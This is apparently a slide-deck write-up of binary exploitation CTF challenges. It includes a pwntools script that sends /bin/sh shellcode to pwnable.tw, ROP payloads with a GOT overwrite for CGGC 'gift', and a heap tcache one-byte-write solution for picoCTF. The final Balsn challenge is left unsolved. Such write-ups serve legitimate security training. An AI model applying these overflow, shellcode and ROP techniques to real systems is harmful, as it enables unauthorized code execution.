

# Summer Training : Some Binary CTF Challenge Walkthrough

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# 1. pwnable.tw start

Solved 

# ● ● ● PLAINTEXT

1		entry	
2	08048060 54	PUSH	ESP=>local_4
3	08048061 68 9d 80	PUSH	_exit
4	04 08		
5	08048066 31 c0	XOR	EAX,EAX
6	08048068 31 db	XOR	EBX,EBX
7	0804806a 31 c9	XOR	ECX,ECX
8	0804806c 31 d2	XOR	EDX,EDX
9	0804806e 68 43 54	PUSH	0x3a465443
10	46 3a		
11	08048073 68 74 68	PUSH	0x20656874
12	65 20		
13	08048078 68 61 72	PUSH	0x20747261
14	74 20		
15	0804807d 68 73 20	PUSH	0x74732073
16	73 74		
17	08048082 68 4c 65	PUSH	0x2774654c
18	74 27		
19	08048087 89 e1	MOV	ECX,ESP
20	08048089 b2 14	MOV	DL,0x14
21	0804808b b3 01	MOV	BL,0x1
22	0804808d b0 04	MOV	AL,0x4
23	0804808f cd 80	INT	0x80
24	08048091 31 db	XOR	EBX,EBX
25	08048093 b2 3c	MOV	DL,0x3c
26	08048095 b0 03	MOV	AL,0x3
27	08048097 cd 80	INT	0x80
28	08048099 83 c4 14	ADD	ESP,0x14
29	0804809c c3	RET	

```
from pwn import *

# server = process('./start')
# raw_input('>')

server = remote('chall.pwnable.tw', 10000)
server.sendafter(b'CTF:', b'A' * (0x14) +
p32(0x08048087))
stack_addr = int.from_bytes(server.read()[ :4],
byteorder='little')
shellcode =
b'1\x00\x83\x00\x0b1\x00\x91\x00\x02h/sh\x00h/bin\x89\x00\x03\xcd\x80h\x9d\x80\x04\x08\x03'
server.send(b'A' * (0x14) + p32(stack_addr +
0x14) + shellcode)
server.send(b'cat /home/start/flag\n')
server.interactive()
```

## 2. 2023 CGGC CTF gift

Solved 

# Challenge info

chal

libc.so.6

# chal info

ELF 64-bit LSB executable  
dynamically linked  
not stripped

Arch: amd64-64-little

RELRO: Partial RELRO

Stack: Canary found

NX: NX enabled

PIE: No PIE (0x400000)

# Prepare

```
~/ .cargo/bin/pwninit
```

```
patchelf --set-interpreter ./ld-2.27.so ./chal
```



# Reverse engineer chal

- Arbitrary write
- Buffer overflow

```
16 printf("Give me a address: ");
17 scanf_thing(&DAT_00402030,&inp_address);
18 printf("Value: ");
19 scanf_thing(&DAT_00402030,&inp_value);
20 getchar();
21 *inp_address = inp_value;
22 puts("Try your best!");
23 gets(inp_overflow);
24 puts("Bye!");
25 if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
26     /* WARNING: Subroutine does not return */
27     __stack_chk_fail();
28 }
29 return 0;
30 }
```

# Payload 1/3

```
payload = str(u64(scf_got_addr)).encode() + b"\n"  
target.sendafter(b": ", payload)  
payload = str(0x401305).encode() + b"\n"  
target.sendafter(b": ", payload)
```

# Payload 2/3

```
payload = b""
payload += padding[:56]
payload += pop_rdi_addr
payload += puts_got_addr
payload += puts_plt_addr
payload += ret_addr
payload += pop_rbp_12_13_14_15
payload += p64(0) + p64(0) + p64(0) + p64(0) + p64(0)
payload += p64(0x4011fb)
payload += b"\n"

target.sendafter(b"!\n", payload)
```

## Payload 3/3

```
payload = str(u64(puts_got_addr)).encode() + b"\n"  
target.sendafter(b"address: ", payload)  
payload = str(one_gad+32).encode() + b"\n"  
target.sendafter(b"Value: ", payload)
```

# Pwned



```
$
$ python3 exp2.py
[*] '/home/shark/CGGCCTF/gift/chal'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
[*] '/home/shark/CGGCCTF/gift/libc.so.6'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
[*] Loaded 14 cached gadgets for './chal'
[*] Loaded 196 cached gadgets for './libc.so.6'
[*] '/home/shark/CGGCCTF/gift/ld-2.31.so'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       PIE enabled
[+] Starting local process '/home/shark/CGGCCTF/gift/ld-2.31.so': pid 13705
HANG here (press enter to continue...) >
b'Bye!\n'
[*] Switching to interactive mode
$ ls
chal  exp.py  exp2.py  ld-2.31.so  libc.so.6  pwninit  pwninit_patched
$
```



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# 3. PICO CTF Cache Me Outside

Solved 

# Challenge info

## Cache Me Outside


 | 70 points 

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Description


While being super relevant with my meme references, I wrote a program to see how much you understand heap allocations. `nc mercury.picoctf.net 36605`  
`heapedit Makefile libc.so.6`

Hints 

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# heapedit info

ELF 64-bit LSB executable  
dynamically linked  
not stripped

Arch: amd64-64-little

RELRO: Partial RELRO

Stack: Canary found

NX: NX enabled

PIE: No PIE (0x400000)

RUNPATH: b'./'



# Prepare environment

```
~/ .cargo/bin/pwninit
```

```
patchelf --set-interpreter ./ld-2.27.so ./heapedit
```

# Reverse engineer **heapedit**

**malloc** 7 chunks with flag

```
30  for (i = 0; i < 7; i = i + 1) {
31      congrat_str = (undefined8 *)malloc(0x80);
32      if (first_congrat_str == (undefined8 *)0x0) {
33          first_congrat_str = congrat_str;
34      }
35      *congrat_str = 0x73746172676e6f43;
36      congrat_str[1] = 0x662072756f592021;
37      congrat_str[2] = 0x203a73692067616c;
38      *(undefined *)(congrat_str + 3) = 0;
39      strcat((char *)congrat_str, flag2);
40  }
```

# Reverse engineer **heapedit**

## **malloc** and **free**

```
41  sorry_str = (undefined8 *)malloc(0x80);
42  *sorry_str = 0x5420217972726f53;
43  sorry_str[1] = 0x276e6f7720736968;
44  sorry_str[2] = 0x7920706c65682074;
45  *(undefined4 *)(sorry_str + 3) = 0x203a756f;
46  *(undefined *)((long)sorry_str + 0x1c) = 0;
47  strcat((char *)sorry_str, (char *)&random_str);
48  free(congrat_str);
49  free(sorry_str);
```

# Reverse engineer `heapedit`

- Arbitrary write, `malloc` , `puts`

```
puts("You may edit one byte in the program.");
printf("Address: ");
__isoc99_scanf(&DAT_00400b48,&address);
printf("Value: ");
__isoc99_scanf(&DAT_00400b53,&value);
*(undefined *)((long)address + (long)first_congrat_str) = value;
some_malloc2 = malloc(0x80);
puts((char *)((long)some_malloc2 + 0x10));
```

# Heap (before entering address and value)

```
gef> heap chunks
Chunk(addr=0x602010, size=0x250, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000602010      00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 .....]
Chunk(addr=0x602260, size=0x230, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000602260      88 24 ad fb 00 00 00 00 9a 24 60 00 00 00 00 .$......$`.....]
Chunk(addr=0x602490, size=0x1010, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000602490      66 6c 61 67 7b 61 62 63 7d 0a 00 00 00 00 00 flag{abc}.....]
Chunk(addr=0x6034a0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x00000000006034a0      43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603530, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000603530      43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x6035c0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x00000000006035c0      43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603650, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000603650      43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x6036e0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x00000000006036e0      43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603770, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000603770      43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603800, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000603800      00 00 00 00 00 00 00 00 21 20 59 6f 75 72 20 66  ....! Your f]
Chunk(addr=0x603890, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000603890      00 38 60 00 00 00 00 00 68 69 73 20 77 6f 6e 27  .8`.....his won']
Chunk(addr=0x603920, size=0x1f6f0, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA) ← top chunk
```

# Heap (before entering address and value)

```
gef> heap chunks
Chunk(addr=0x602010, size=0x250, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000602010    00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 .....]
Chunk(addr=0x602260, size=0x230, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000602260    88 24 ad fb 00 00 00 00 9a 24 60 00 00 00 00 .$......$`.....]
Chunk(addr=0x602490, size=0x1010, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
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  [0x00000000006036e0    43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603770, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000603770    43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603800, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000603800    00 00 00 00 00 00 00 00 21 20 59 6f 75 72 20 66  ....! Your f]
Chunk(addr=0x603890, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
  [0x0000000000603890    00 38 60 00 00 00 00 00 68 69 73 20 77 6f 6e 27  .8`.....his won']
Chunk(addr=0x603920, size=0x1f6f0, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA) ← top chunk
```

Latest chunk


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# Heap (before entering address and value)

```
gef> heap bins
----- Tcachebins for thread 1 -----
Tcachebins[idx=7, size=0x90, count=2] ← Chunk(addr=0x603890, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA) ← Chunk(addr=0x603800,
size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
----- Fastbins for arena at 0x7ffff7bebc40 -----
Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00
----- Unsorted Bin for arena at 0x7ffff7bebc40 -----
[+] Found 0 chunks in unsorted bin.
----- Small Bins for arena at 0x7ffff7bebc40 -----
[+] Found 0 chunks in 0 small non-empty bins.
----- Large Bins for arena at 0x7ffff7bebc40 -----
[+] Found 0 chunks in 0 large non-empty bins.
```

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----- Unsorted Bin for arena at 0x7ffff7bebc40 -----
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----- Small Bins for arena at 0x7ffff7bebc40 -----
[+] Found 0 chunks in 0 small non-empty bins.
----- Large Bins for arena at 0x7ffff7bebc40 -----
[+] Found 0 chunks in 0 large non-empty bins.
```



Use this chunk when mallocing another 0x90 chunk



# Heap (before entering address and value)

```
gef> search-pattern "\\x90\\x38\\x60"  
[+] Searching '\\x90\\x38\\x60' in memory  
[+] In '[heap]'(0x602000-0x623000), permission=rw-  
    0x602088 - 0x602094 → "\\x90\\x38\\x60[...]"  
[+] In '[stack]'(0x7fffffffde000-0x7fffffffdf000), permission=rw-  
    0x7fffffffdf80 - 0x7fffffffdf8c → "\\x90\\x38\\x60[...]"
```

# Heap (before entering address and value)

The address that stores the  
pointer to the chunk

```
gef> search-pattern "\\x90\\x38\\x60"  
[+] Searching '\\x90\\x38\\x60' in memory  
[+] In '[heap]'(0x602000-0x623000), permission=rw-  
0x602088 - 0x602094 → "\\x90\\x38\\x60[...]"  
[+] In '[stack]'(0x7fffffffde000-0x7fffffffdf000), permission=rw-  
0x7fffffffdf80 - 0x7fffffffdf8c → "\\x90\\x38\\x60[...]"
```

# Address

```
*(undefined *)((long)address + (long)first_congrat_str) = value;  
0x602088 - 0x6034a0 = -5144
```

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$$0x602088 - 0x6034a0 = -5144$$

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Chunk(addr=0x602260, size=0x230, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000602260 88 24 ad fb 00 00 00 00 9a 24 60 00 00 00 00 00 .$......$`.....]
Chunk(addr=0x602490, size=0x1010, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000602490 66 6c 61 67 7b 61 62 63 7d 0a 00 00 00 00 00 00 flag{abc}.....]
Chunk(addr=0x6034a0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x00000000006034a0 43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603530, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000603530 43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x6035c0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x00000000006035c0 43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603650, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000603650 43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x6036e0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
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Chunk(addr=0x603770, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000603770 43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603800, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000603800 00 00 00 00 00 00 00 00 21 20 59 6f 75 72 20 66  .....! Your f]
Chunk(addr=0x603890, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000603890 00 38 60 00 00 00 00 00 68 69 73 20 77 6f 6e 27  .8`.....his won']
Chunk(addr=0x603920, size=0x1f6f0, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA) ← top chunk
```

# Value

```
*(undefined *)((long)address + (long)first_congrat_str) = value;
```

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# Value

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```
gef> heap chunks
Chunk(addr=0x602010, size=0x250, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
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Chunk(addr=0x602260, size=0x230, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000602260  88 24 ad fb 00 00 00 00 9a 24 60 00 00 00 00 00  ..$......$`....]
Chunk(addr=0x602490, size=0x1010, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000602490  66 6c 61 67 7b 61 62 63 7d 0a 00 00 00 00 00 00  flag{abc}.....]
Chunk(addr=0x6034a0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x00000000006034a0  43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603530, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000603530  43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x6035c0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x00000000006035c0  43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603650, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000603650  43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x6036e0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x00000000006036e0  43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603770, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000603770  43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66  Congrats! Your f]
Chunk(addr=0x603800, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000603800  00 00 00 00 00 00 00 00 21 20 59 6f 75 72 20 66  .....! Your f]
Chunk(addr=0x603890, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000603890  00 38 60 00 00 00 00 00 68 69 73 20 77 6f 6e 27  .8`.....his won']
Chunk(addr=0x603920, size=0x1f6f0, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA) ← top chunk
```

`\x00`

# Get flag

```
[00:19:13] [~/picogym/cache_me_outside] >>> xxd input
00000000: 2d35 3134 340a 00                                -5144..
[00:19:18] [cost 0.209s] xxd input
```


```
[00:19:53] [~/picogym/cache_me_outside] >>> cat input | nc mercury.picoctf.net 36605
You may edit one byte in the program.
Address: Value: lag is: picoCTF{702d6d8ea75c4c92fe509690a593fee2}
[00:20:12] [cost 0.702s] cat input | nc mercury.picoctf.net 36605
```

# 4. 2023 Balsn CTF Data Breach

Unsolved 🙄 🙄 🙄



# Nobody solved this?




A screenshot of a search engine results page for the query "breach". The search bar at the top shows the query "breach" with a close button and a help icon. Below the search bar, there are two tabs: "新的" (New) and "舊的" (Old), with "新的" selected. The results are categorized into two sections: "# writeups" and "# 2023-general".

**# writeups**

**AIS** 2023/10/09 10:26  
any writeups for guardians or data breach..??

**# 2023-general**

**jwang** 2023/10/09 04:35  
Seems like only ASTRAL and Data Breach remains unsolved  
pwners, show me your skills : )



A screenshot of a Google search results page for the query "balsn ctf 2023 data breach writeup". The search bar at the top shows the query "balsn ctf 2023 data breach writeup" with a close button and a search icon. Below the search bar, there are tabs for "全部" (All), "新聞" (News), "影片" (Videos), "圖片" (Images), "購物" (Shopping), and "更多" (More), with "全部" selected. The results are categorized into "贊助商廣告" (Sponsored Ads) and "相關" (Related).

**贊助商廣告**

**pingidentity.com**  
https://www.pingidentity.com › breach › report  
**Ping Identity® - Identity Breach Report 2023**  
Unauthorized Access is the Leading Cause of Breaches for the Fifth Year in a Row. Gain Insights into Data Breaches Across Various Industries. Download The Report.

**maple3142.net**  
https://blog.maple3142.net › 2023/10/09 › balsn-ctf-202...  
**Balsn CTF 2023 WriteUps - 廢文集中區**  
2023年10月9日 — ... {cYsTicK} 參加了Balsn CTF 2023 拿第三名, 解了點題目, 寫個writeup 紀錄 ... # print(xor(data, b'BALSN{') key = b ... # CTF # security - SECCON CTF ...

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**CTftime.org / Balsn**  
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**balsn/ctf\_writeup: CTF writeups from Balsn**  
Balsn is CTF team from Taiwan founded in 2016. We actively participate in CTF competitions, and publish writeups on challenges. The writeups are in markdown + ...

# Challenge info

Name	Last commit message
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share	Balsn chals
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README.md	Balsn chals
docker-compose.yml	Balsn chals
index.html	Balsn chals
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spread.cgi	Balsn chals
<b>README.md</b>	
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By 潘甫翰 Sharkkcode


[https://github.com/sajjadum/ctf-archives/tree/main/ctfs/Balsn/2023/pwn/Data\\_Breach](https://github.com/sajjadum/ctf-archives/tree/main/ctfs/Balsn/2023/pwn/Data_Breach)

# Docker

